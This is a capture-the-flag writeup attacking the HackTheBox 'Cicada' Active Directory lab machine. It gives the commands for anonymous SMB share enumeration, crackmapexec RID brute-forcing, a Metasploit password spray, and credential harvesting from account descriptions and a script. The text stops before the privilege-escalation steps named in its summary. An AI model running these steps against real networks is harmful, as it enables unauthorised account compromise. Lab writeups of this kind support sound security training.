Cicada
Writeup for HackTheBox Cicada machine

Executive Summary
This report documents the security assessment of the HackTheBox machine “Cicada” (easy-difficulty, Windows AD). The attack chain is as follows:
- SMB Enumeration (Anonymous) — Enumerate SMB shares anonymously. Discover a notice file in the
HRshare containing a default system password. - RID Brute-Force → Password Spray — Enumerate domain users via RID brute-force as
guest. Spray the default password to identify it belongs tomichael.wrightson. - Password in Description — Enumerate AD users as Michael; find
david.orelious’s password stored in his account’s description field. - Script Credentials — Access the
DEVshare as David; findBackup_Script.ps1containing hardcoded credentials foremily.oscars. - WinRM Access — Use Emily’s credentials to establish a WinRM session.
- SeBackupPrivilege → Root — Abuse Emily’s
SeBackupPrivilegeto back up SAM and SYSTEM hives. Dump the local Administrator NT hash offline and Pass-the-Hash via WinRM for root compromise.
Reconnaissance

We begin our assessment by sending ICMP packets to verify host availability:
1
2
┌──(kali㉿kali)-[~]
└─$ ping 10.10.11.35
We run an initial Nmap scan to discover open ports:
1
2
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.35

The scan shows standard Active Directory ports open. We execute a service version scan to gather detailed banner information:
1
2
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.11.35

SMB Share Enumeration & Information Gathering
We attempt to enumerate SMB services using the Nmap scripting engine:
1
2
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 10.10.11.35 --script=smb-enum-services

Since the automated Nmap script does not yield results, we manually query the system for anonymous SMB shares using smbclient:
1
2
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.11.35/ -N

The listing reveals several shares, including DEV and HR. We attempt to connect to the DEV share anonymously:
1
2
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.11.35/DEV -N

Although access to DEV is restricted, we successfully connect to the HR share anonymously:
1
2
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.11.35/HR -N


Inside HR, we find a notice file. Downloading and reading the file reveals a default password, but no username is explicitly stated.
Username Enumeration & Password Spraying
To map the default password to a valid domain account, we perform RID brute-forcing via SMB using the guest account and an empty password:
1
2
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.11.35 -u "guest" -p '' --rid-brute

The brute-forcing harvests the list of domain user accounts. We save these usernames to username.txt and execute a password spray attack using the Metasploit smb_login module:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ msfconsole
msf6 > use auxiliary/scanner/smb/smb_login
msf6 > set USER_FILE /home/kali/username.txt
msf6 > set SMBPASS <password here>
msf6 > run


The spray confirms that the user michael.wrightson uses the default password.
Lateral Movement

Using Michael’s credentials, we run another RID brute-force query using crackmapexec to search for password disclosures within user object properties:
1
2
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.11.35 -u "michael.wrightson" -p '<password here>' --rid-brute
We transition to netexec to run user property enumeration:
1
2
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.11.35 -u michael.wrightson -p '<password here>' --users --rid-brute

The query retrieves a cleartext password for the user david.orelious within the account’s description field.
We connect to the DEV share using David’s credentials:
1
2
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.11.35\\DEV -U david.orelious


Inside DEV, we locate a PowerShell script named Backup_Script.ps1. Reading the script contents reveals hardcoded credentials for emily.oscars:
1
2
┌──(kali㉿kali)-[~]
└─$ cat Backup_Script.ps1
We use Emily’s credentials to authenticate against the default administrative share C$ and retrieve the user flag (user.txt):
1
2
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.11.35\\C$ -U emily.oscars

Under \Users\emily.oscars.CICADA\Desktop\:
